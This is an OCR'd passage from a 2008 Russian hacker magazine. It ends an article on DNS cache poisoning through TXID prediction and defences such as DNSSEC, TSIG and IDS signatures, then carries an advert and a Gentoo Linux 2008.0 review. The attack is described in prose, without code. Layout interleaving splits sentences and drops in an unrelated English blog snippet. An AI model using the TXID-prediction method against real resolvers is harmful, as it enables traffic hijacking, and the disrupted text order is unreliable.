сфокусировавшись на предсказании TXID.

ГАДАНИЕ НА КОФЕЙНОЙ ГУЩЕ С ХРОНОМЕТРОМ В РУКАХ

В идеале, для выбора TXID следует использовать абсолютно криптостойкую функцию, генерирующую настоящий белый шум. Однако без привлечения специального оборудования осуществить подобную затею невозможно, не говоря уже о том, что к выбору TXID предъявляются достаточно жесткие требования — они не должны повторяться на коротком временном участке, иначе возникнет путаница, чей это пакет, и кому он адресован.
PowerDNS использует достаточно качественные функции для генерации TXID, и атака на него — тема отдельного разговора. Вообще говоря, PowerDNS и сам не знает, что использует, читая псевдослучайные числа из псевдоустройства /dev/urandom, которое может выдавать, что угодно. Системную дату использует DJBDNS, остальные же системы задействуют довольно простые и вполне предсказуемые алгоритмы — зная предыдущие члены псевдослучайной последовательности, мы можем с высокой степенью вероятности вычислить следующие (вероятность тем выше, чем больше у нас членов).
В случае DNS-сервера никаких проблем у атакующего не возникает — он просто посылает ему легитимные запросы, получая ответы с TXID в заголовке. Зная алгоритм, используемый для рандомизации (а он известен с точностью до системы, версию которой определить не так уж и сложно), хакеру остается всего лишь... Хм. Даже без всякой математики тривиальный brute-force (осуществляемый на локальной машине без обращения к серверу) находит возможные варианты быстрее, чем хакер пьет кофе.
С рабочими станциями ситуация обстоит чуть-чуть сложнее. Ведь им DNS-запросы не пошлешь и DNS-ответов не словишь. Нам известен алгоритм, используемый для генерации TXID, известно даже, что для его «затравки» используется системный таймер, но вот значение самого таймера... Прочитать его удаленно? Да без проблем! При желании можно обойтись даже без Java-скриптов. Ведь тот же самый таймер используется не только в UDP, но и в TCP (для генерации начального номера последовательности), а потому, если машина способна отправлять хоть какие-то пакеты во внешнюю сеть, то значение таймера восстанавливается без труда, а по

BIND и товарищи

Основная причина популярности BIND'а — инертность мышления. В роли кэширующего рекурсивного DNS-сервера BIND просто ужасен, и уже на 1k рекурсивных запросов в секунду среднее время ответа возрастает сначала до сотен миллисекунд, постепенно увеличиваясь до десятков секунд! Реально под такой нагрузкой живет только PowerDNS. DJBDNS работает вполне устойчиво, однако в силу выбора нестойкого алгоритма рандомизации ломается чуть ли не влет (даже с последними установленными заплатками, выпущенными после Каминского).



info

• Описанные в статье атаки эффективно действуют только на DNS-сервера, посылающие **рекурсивные запросы** и принимающие ответы без авторизации и обратного резолвинга DNS. Огромное количество серверов отвечает этим условиям.

• **DNSSEC** — это набор расширений DNS, позволяющих аутентифицировать источник зонных данных и проверить их целостность, используя шифрование с открытым ключом.

• В межсерверном взаимодействии посредством спецификаций TKEY и TSIG применяется симметричная схема шифрования. TKEY предназначен для автоматического генерирования секретного ключа на двух DNS-серверах. Сигнатурами TSIG подписываются DNS-запросы и ответы на них.

• В 1997 году **Евгений Кашпуреп** отравил кэши крупных DNS-серверов, заставив их думать, что адресом для www.internic.com является адрес Web-сервера AlterNIC.

• Если объем данных, отправленных одним DNS-сервером, превышает размер **DNS-датаграммы**, то соединение продолжается, но уже с использованием TCP.

Tue, 15 Jul 2008

Forget Dan's DNS, the Armageddon Comes from Intel's CPUs

Tags: public, security-news — glenn @ 16:47

Kaspersky will show how processor bugs can be exploited using certain instruction sequences and a knowledge of how Java compilers work, allowing an attacker to take control of the compiler.

The demonstrated attack will be made against fully patched computers running a range of operating systems, including Windows XP, Vista, Windows Server 2003, Windows Server 2008, Linux and BSD. The demo will be presented at the Hack In The Box Security Conference in Kuala Lumpur in October

Дэн Каминский против Криса Касперски

нему уже вычисляется «затравка».
Главным образом, это относится к BIND 9 и DJBDNS, использующим некриптостойкие функции. PowerDNS стоит особняком, однако поскольку он также подвержен захвату UDP-портов, то 16-битный TXID, пусть он хоть 100 раз криптостойкий и ни разу не предсказуемый, — плохое средство защиты от хакеров.

КАК ОТ ЭТОГО ЗАЩИЩАЮТСЯ

Установка свежих заплаток однозначно не решает проблему, и угроза атаки слишком велика, чтобы позволить себе ее игнорировать. Мелкие ISP и офисные сервера достаточно легко перевести на DNS over TCP. А еще есть TSIG, позволяющий в пределах небольшой локальной сети организовывать безопасные взаимодействия серверов за счет использования сигнатур транзакций, и DNSSEC, обеспечивающий проверку подлинности серверов и целостности зонных данных. Все эти решения работают лишь на узлах с небольшой нагрузкой. В промышленных масштабах такие варианты обсуждать глупо. И что остается? Самое простое — использовать PowerDNS. Он действительно намного надежнее, да и работает быстрее стандартного BIND 9.
Также не помешает установить качественную IDS/IDP. Как она работает, зависит от реализации. Например, садится на интерфейс и ловит все входящие/исходящие DNS-пакеты, и если обнаруживает достаточно большое количество входящих DNS-ответов, которым не соответствовали DNS-запросы, — сразу поднимает тревогу. Слабость такого решения в том, что «левые» пакеты могут сыпаться и без всякой атаки, а количество подложных DNS-ответов при целевой атаке много ниже порога чувствительности сенсора. Именно так подавляющее большинство IDS/IPS и работает.
Более сложные системы защиты парсят трафик на сетевом уровне, «выдергивают» оттуда DNS-ответы и, обращаясь к корневым серверам через TCP, определяют достоверность предоставленной информации. Решение, конечно, надежное, но... пропускная способность при этом находится на уровне трубки от ниппеля.
Мы с Алиской (замечательной девушкой из Endeavor Security) разработали скоростной потоковый алгоритм, реализуемый на основе чистого сигнатурного анализа проходящего трафика. Руководящая идея заключается в том, что нормальный DNS-сервер не отвечает дважды в течение короткого времени, поскольку первый ответ будет скэширован, и второго запроса просто не последует. А вот хакер, пусть и располагающий определенной информацией о TXID/SP#, вынужден посылать намного больше одного DNS-ответа, содержащего тот же самый отрезолвенный IP, — явный симптом атаки.

ДЫРЫ ЕЩЕ БУДУТ

Сейчас, когда пишутся эти строки, разработчики DNS-серверов и операционных систем совместно с компанией Endeavor Security разрабатывают стратегический план ликвидации обнаруженных мной дыр. К моменту выхода журнала из печати лекарство (в виде очередной порции свежих заплаток) уже появится в аптеках. Но не стоит отчаиваться (или обольщаться). Это не первая и далеко не последняя дыра в DNS. Так что — время покажет. ⌶


ПРЕМЬЕРА НА ТЕЛЕКАНАЛЕ 2Х2
С 29 СЕНТЯБРЯ ПН-ПТ 23:30
- Зубодробительный экшн с элементами психосоматического гипноза
Дольф Лундгрен
-Голографический ужас в стальной голове
Рокко Сиффреди
-Доведенный до исступления разум курицы
Валера
2X2TV.RU
РОБОЦЫП



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM, ROOT.UA /

Самый быстрый пингвин

GENTOO LINUX 2008.0: НОВЫЙ РЕЛИЗ ПОПУЛЯРНОГО ДИСТРИБУТИВА


Gentoo Linux завоевал репутацию экстремального решения, которое может заинтересовать охотников за скоростью и тех, кто хочет досконально разобраться с внутренностями системы. Но за внешней хардкорностью скрывается очень удобный дистрибутив, который, попробовав один раз, уже не захочется менять.

ПИНГВИН НЕ ЛЮБИТ НОВИЧКОВ

Дженту появился на свет в начале 2002 года и, несмотря на свое прохладное отношение к новичкам, практически сразу обрел популярность. Почему прохладное? В первых версиях вместо интуитивно понятной программы установки предлагалась суровая командная строка и 20-страничный талмуд с описанием. Нужно было загрузиться с LiveCD, распаковать архив, а затем поправить все конфигурационные файлы и самостоятельно собрать ядро. Да, — еще разметить диски, причесать /etc/fstab, настроить локализацию. И все это вручную. Согласись, тут нужно обладать немалыми знаниями или стремиться к таковым. Дистрибутив изначально был рассчитан на power users. С другой стороны, после разборок с Gentoo человека не напугаешь мандрейком или, например, редхатом.

Если для личного пользования система и могла быть приемлемой, то процесс развертывания Gentoo в корпоративной среде на сотне компов представлялся с трудом. Наверное, и сами разработчики поняли, что перемудрили, так как в августе 2005 года на суд общественности была представлена альфа-версия программы установки с графическим интерфейсом. Имидж дистрибутива в глазах бывалых гентушников от нововведения практически не пострадал; любителям сложностей «традиционно экстремальный» путь был по-прежнему доступен. Но вот развернуть систему при помощи готовых бинарных пакетов стало проще и, главное, быстрее. В настоящее время версия **Gentoo Installer** достигла номера 0.6.6, и, судя по всему, планы по ее совершенствованию у разработчиков громадные.





Стильное окно регистрации Gentoo

Выбор extra пакетов при установке

ЧЕМ ХОРОШ GENTOO

Муки установки удалось полностью компенсировать за счет оптимизации ядра, библиотек и программ под конкретное аппаратное обеспечение и задачи. В первую очередь, благодаря системе управления пакетами Portage, которая заимствовала идею портов, принятую в BSD-системах. В отличие от большинства дистрибутивов, пользователь мог собрать полностью оптимизированную под конкретное оборудование систему еще на этапе установки. В Gentoo применяются флаги USE, отвечающие за включение/выключение различных опций, которые обычно используются при конфигурировании командой `./configure` во время стандартной сборки программы из исходников («`--enable/disable`» или «`--with/without`»). Например, переменная `USE="X gtk gnome -alsa"` соответствует команде «`./configure --with-x --with-gtk --with-gnome --without-alsa`». USE-флаги могут быть глобальные, локальные и временные. Некоторые пакеты после установки также добавляют свои значения в USE. Для сборки под конкретное оборудование используются флаги CHOST, CFLAGS, CXXFLAGS и USE. Их настройка производится в файле `/etc/make.conf`. По умолчанию сборка происходит под архитектуру i686:

```
# grep CFLAGS /etc/make.conf
CFLAGS="-march-686 -pipe"
```

Именно полный контроль над системой, начиная с первых шагов установки, привлекает пользователей к этому, казалось бы, не самому удобному дистрибутиву. Здесь принято компилировать программы из исходных текстов, вместо того, чтобы устанавливать готовые пакеты. «Портеж» полностью берет на себя заботу о деталях. Достаточно указать имя программы, и она будет загружена, скомпилирована со всеми зависимостями и установлена. Выглядит это не сложнее работы с APT в том же Ubuntu, правда, несравненно дольше. За работу с портежами отвечает специальная утилита emerge. Обновление системы до последней версии также просто и, фактически, выполняется одной командой «`emerge -uavDN world`».

Возможности Portage этим не ограничены. Например, технология слотов (SLOT) обеспечивает мирное сосуществование в системе нескольких версий одной программы. Использование механизма маскировки позволяет устанавливать как стабильные (по умолчанию), так и экспериментальные, но более свежие/функциональные версии программ. При этом сохраняется возможность отката на любую из старых версий. У некоторых пакетов в дереве портежей нет содержимого как такового — в этом случае в бой вступают метапакеты. Например, пакет kde полностью устанавливает среду KDE, привлекая различные KDE-пакеты в качестве зависимостей.


Команда, при помощи которой производится синхронизация дерева портежей, выглядит следующим образом:

```
# emerge --sync
```

Не будем скрывать, у дистрибутива есть и очевидные недостатки. Среди основных: необходимость в широком канале и мощном компьютере. Компиляция всей системы и дополнительных пакетов займет немало времени. На сборку KDE в минимальной поставке на процессоре P4 1.6 Гц уйдет около двух дней. Кроме того, нет каких-либо графических средств настройки. Для удобства предусмотрены три уровня оптимизации базовой системы: от stage1 до stage3. Так, stage1 предназначен для загрузки и дальнейшего построения всей системы с нуля; в stage2 имеется наполовину готовая базовая система — а stage3 содержит базовый Gentoo. Сейчас поддержка предоставляется только при установке stage 3, и в основной документации описан именно этот вариант. Поэтому stage 1 и 2 — уровни для знатоков.

Компиляция и установка нового ядра, пугающая новичков даже своим названием, в Gentoo может быть выполнена всего одной командой «`genkernel --install all`». Конечно, это будет не то ядро, ради которого устанавливается Gentoo, но начинающим должно понравиться. В Gentoo реализована поддержка прекомпилированных пакетов. Их роль, скорее, вспомогательная, однако полностью отказываться от них нельзя, так как некоторые программы распространяются исключительно в бинарном виде. Хотя, использовав emerge с параметрами `'--buildpkg'` или `'--buildpkgonly'`, при необходимости можно собрать и пакет.

Новичку освоить такой непростой дистрибутив без чтения мануалов просто нереально. И тут открывается еще один плюс Gentoo — наличие очень подробной документации, к тому же переведенной на несколько языков, в том числе и наш любимый русский. В **Gentoo Handbook** (www.gentoo.org/doc/ru/handbook) ты найдешь ответы на все вопросы по установке в разных режимах, настройке дистрибутива, использованию системы портежей и т.д. Английская версия хэндбука есть на установочном LiveCD. Также много полезной информации содержится в русскоязычном разделе **Gentoo wiki** (ru.gentoo-wiki.com). Рекомендуем изучить раздел по русификации установленного Gentoo. Кстати, в документации есть несколько советов для юзеров, сидящих на медленных каналах. Если воспользоваться утилитой **Deltup** (Delta Update, deltup.sf.net), — это позволит сэкономить почти 90% трафика за счет того, что загружается не весь архив с исходными кодами, а только разность между новой и старой версией (применяется принцип, заложенный в diff/patch). Правда, тулза не лишена недостатков, в частности, не поддерживается докачка пакетов.



Разметка диска в текстовом варианте Gentoo Installer

НОВОСТИ МИРА *NIX И OPENSOURCE
ДРАЙВЕРА НОВЫЕ, ПРОБЛЕМЫ СТАРЫЕ

AMD объявила о выпуске новых драйверов ATI Catalyst версии 8.49.7 для ОС Linux, обеспечивающих по сравнению с предыдущими драйверами до 33% выше производительность в OpenGL. Из новшеств отмечается поддержка карт серии Radeon HD 4800 (4850 и 4870), официальная поддержка релизов Ubuntu 8.04 и SuSE Linux Enterprise Desktop 10 SP2, а также начальная поддержка OpenSuSE 11.0. Несмотря на многочисленные багофиксы, в новой версии до сих пор остаются неисправленными 13 известных проблем. Среди них — порча изображения на экране при перетаскивании окна с видео в конфигурации с несколькими мониторами, крах X сервера при использовании режима AIGLX или активации XVideo для воспроизведения медиафайлов, невозможность запуска демонстрационного режима Quake 3 Arena.

Андрей Матвеев (andrushock@real.xakep.ru)

dvd

На прилагаемом к журналу диске ты найдешь Gentoo Linux 2008.0 для архитектуры x86.

links

• Освоить такой непростой дистрибутив, как Gentoo, поможет **Gentoo Handbook** — www.gentoo.org/doc/ru/handbook.

• Сообщество русскоязычных пользователей Gentoo Linux разместилось по адресу www.gentoo.ru.

• В русскоязычном разделе **Gentoo wiki** (ru.gentoo-wiki.com) содержится много полезной информации по настройкам.

•Ближайшее зеркало для загрузки находится по адресу mirror.yandex.ru/gentoo-distfiles.

• Кроме официальных зеркал, дистрибутив можно скачать и с торрент-трекера (torrents.gentoo.org).

Система профилей — набор настроек для определенной архитектуры или некоторого класса задач — сделала Gentoo удобным инструментом для создания других дистрибутивов. Профили находятся в `/usr/portage/profiles`, где уже есть заготовки для систем с повышенными требованиями к безопасности (hardened и selinux), встраиваемых устройств (embedded), десктопов и серверов. Описание текущего профиля доступно по команде:

```
# cat /etc/make.profile/parent
../targets/desktop
```


Как видишь, профиль по умолчанию десктопный. Чтобы изменить его, достаточно создать симлинк `/etc/make.profile` на каталог с выбранным профилем в `/usr/portage/profiles`.


НОВИНКИ 2008.0

Финальная версия Gentoo Linux 2008.0 под кодовым названием «**It's got what plants crave**» вышла с опозданием на 4 месяца (релиз был намечен на середину марта) и спустя 14 месяцев после предыдущего релиза 2007.0. Версия 2007.1 из-за большой загруженности разработчиков не состоялась. Но для таких дистрибутивов, как Gentoo, само понятие «релиз» весьма относительно, ведь в любой момент можно обновиться до актуального состояния. Тем более, сами разработчики регулярно поставляют обновленные срезы. Релизы выходят именно тогда, когда они должны появиться, и накоплена критическая масса обновлений. Поэтому назвать недостатком «невыход в срок» тяжело. Например, в другом подобном дистрибутиве **Arch Linux** (www.archlinux.org) выход релизов вообще не принято планировать.

Вероятно, именно по этой причине список нововведений на странице www.gentoo.org/news/20080706-release-2008.0.xml насчитывает всего шесть основных пунктов. По сравнению с той же Mandriva, выглядит он скупо, но, по крайней мере, свидетельствует о том, что разработчики не успели ничего испортить. Переход на ядро 2.6.24 означает расширение списка поддерживаемого оборудования. Чтобы уменьшить размер образа, место GNOME на LiveCD занял XFce 4.4.2, который и будет установлен в качестве рабочего окружения при бинарной инсталляции. Теперь KDE (кстати, есть и четвертый) или GNOME необходимо собирать из исходников. Полностью реструктурированы профили; новое их размещение — подкаталог default/linux. И, конечно, обновление коснулось основных пакетов: Portage 2.1.4.4, gcc 4.1.2, glibc 2.6.1 и других в дереве ebuild.
Gentoo 2008.0, кроме стандартных x86- и amd64-архитектур, также доступен для: Alpha, HPPA, IA64, MIPS, PPC, S390, SH и SPARC64.
Не обошлось и без багов. Сразу после релиза всплыли две серьезные ошибки, не позволяющие записать образ для amd64 на обычную CD-болванку, а загрузка в LiveCD часто прерывалась из-за ошибки записи kernel/initramfs в tmpfs. Проявлялось это не всегда и не во всех конфигурациях, но сейчас это уже не важно, так как выпущена исправленная версия 2008.0-r1. Будь внимателен при закачке.
На странице для загрузки дистрибутива (www.gentoo.org/main/en/where.xml) из всего списка вариантов применительно к x86 и amd64 на выбор предложены всего два. Вариант Minimal CD/InstallCD размером 80 Мб содержит только базовый набор и ориентирован на сетевую установку. Выбрав вариант LiveCD, можно в итоге получить рабочую систему, собранную из пакетов. Здесь уже досту-







Рабочий стол XFce



Настройка отдельных параметров в Gentoo Installer

пен графический вариант инсталлятора. В настоящее время LiveDVD вариант для x86 и amd64 из-за проблем со сборкой не предлагается, но, возможно, он будет доступен позднее.
Для тех, кто уже имеет установленный Gentoo, перед обновлением советую ознакомиться с руководством Gentoo Upgrading Guide, которое размещено по адресу www.gentoo.org/doc/en/gentoo-upgrading.xml. Собственно, большая часть описанных проблем связана с изменениями в профиле.
Кстати, роадмап на этот год весьма жесткий, поэтому в ближайшее время можно ожидать версию 2008.1.

УСТАНОВЩИК GENTOO

Один из HowNotTo «Как НЕ устанавливать Gentoo Linux» на сайте ebash.in/hownotto гласит: «...не пользуйтесь графическим инсталлятором! На данный момент (2007.0) он хоть и не такой кривой, как раньше, но все еще не готов заслужить всеобщего одобрения, а тех, кто им воспользуется, ждут страшный суд, вечные муки, ад и погибель». Привел полностью, чтобы было понятнее, как установщик выглядел прежде.
В Gentoo 2008.0 обновленная (до версии 0.6.6) программа инсталляции дистрибутива на жесткий диск теперь поддерживает только локальную, бессетевую установку при помощи пакетов и дерева ebuild'ов.
В новинках числятся и многочисленные исправления для работы с дисковыми разделами. Доступны два варианта интерфейса Gentoo Installer — GTK+ и псевдографический. Порядок установки в каждом случае несколько отличается, а отдельные моменты до сих пор вводят в ступор даже матерых линуксоидов. Скажем, на некоторых этапах надо выбирать между «OK» и «Save and Continue». Ну, и что нажимать? Вернуться к предыдущему шагу в текстовом варианте нельзя: нужно сохранить настройки, завершить установку, закрыв терминал, и начать все сначала. В графическом вернуться назад можно, но только теоретически :). Переход со второго шага (точки монтирования) на первый (разметка диска) и обратно может отправить установщик в нокаут, а на третьем и четвертом шаге кнопка «Previous» заблокирована.
Реализована автоматическая разметка диска, которая активируется выбором Recommended Layout. При ее использовании будет создан 100-мегабайтный раздел /boot и своп, равный двойному ОЗУ (до 512 Мб), а остальное отдано под корень (форматируется в ext3fs). Кстати, именно так рекомендовано разбивать диск в официальном руководстве. Беда в том, что мастер не подозревает о наличии других ОС и сотрет все разделы, уточнив, на всякий случай, насчет твоей уверенности в дальнейших действиях. Не нравится? Тогда только вручную. Тем более, это несложно.
Сам Installer весьма прост в обращении и обеспечивает не только установку, но и первичную настройку того, что раньше приходилось вбивать ручками прямо в конфигурационные файлы, покуривая мануалы. Кое-какие подсказки даются в левом окне мастера.
Если вкратце, то процесс выглядит так: разметка диска; настройка точек монтирования; после нажатия на Next без всякого предупреждения начнется распаковка установочных файлов на диск, прерывать которую не стоит. Далее вводим пароль root, задаем часовой пояс. На этапе настройки сети можно указать параметры не только Ethernet-устройств, но и WiFi. Теперь заводим нового пользователя, подглядывая в левую панель при заполнении названий групп. Затем программа предлагает выбрать отдельные пакеты для установки в группе extra, которые разбиты на несколько категорий: X11, Recommended, Servers, Misc и Desktop. Пакетов в каждой категории немного. После выбора будет произведена проверка зависимостей. Например, я указал XFce, но не отметил, что мне нужен X.Org. Установщик справился

Творческие порывы создателя Gentoo

Летом 2005 года **Дэниел Роббинс** (кстати, бывший разработчик FreeBSD) удивил все сообщество своим переходом в компанию Microsoft, где возглавил лабораторию по исследованию открытых систем (Microsoft Linux and Open Source Lab). Впрочем, проработал он там меньше года, в качестве официальной причины ухода была указана невозможность полной реализации своих способностей. К «родному» проекту он вернулся в марте 2007 года.

Дистрибутивы на базе Gentoo

Стоит отметить, Gentoo дал жизнь нескольким дистрибутивам — Sabayon, Calculate Linux Desktop, спасательному SystemRescueCD и некоторым другим. Наиболее популярен из них **Sabayon** (www.sabayonlinux.org) — он является, наверное, самым дружественным на сегодня Gentoo. Хотя бывалые гентушники считают его, скорее, иллюстрацией возможностей Gentoo, чем реальным соперником.



info

• Минимальные системные требования: процессор **486 и выше**, 64 Мб ОЗУ, раздел 1.5 Гб + 256 Мб под свап. Но для работы в Gentoo желательно иметь более современный комп (особенно при самостоятельной сборке приложений).

• В качестве названия дистрибутива выбран самый быстрый из пингвинов **Pygoscelis papua**, по-английски gentoo.

• Дистрибутив **Sabayon**, о котором шла речь в **X_06_2008**, основан на Gentoo и имеет удобный графический инсталлятор.

• Утилита **Deltup** (deltup.sf.net) позволяет сэкономить львиную долю трафика при обновлении.

• Эксперименты над сборками GCC показали, что производительность получаемого пакета увеличивалась (в зависимости от аппаратного обеспечения) от 10 до 200% по сравнению с бинарными сборками gcc, поставляемыми другими дистрибутивами.

• Пакет virtual/syslog показывает зависимость от любого пакета, отвечающего за журналирование.

Еще пилить и пилить...

с задачей, но никаких предупреждений не вывел, и до окончания процесса я буду оставаться в неведении, заработает ли система.

Далее отмечаем сервисы, которые будут стартовать при загрузке, и в отдельном окне устанавливаем ряд параметров (консольный шрифт, менеджер входа, раскладка, оконный менеджер и прочее). Все, инсталляция завершена.

Заметим, о загрузчике нас никто не спрашивал. Но через некоторое время узнаем, что Gentoo грузится и даже почти что работает (почти — так как X и остальное настраиваются по-прежнему ручками). В моем случае после команды startx стартанул TWM, хотя при настройке я выбирал GDM и XFce :).

НЕМНОГО О РАБОТЕ

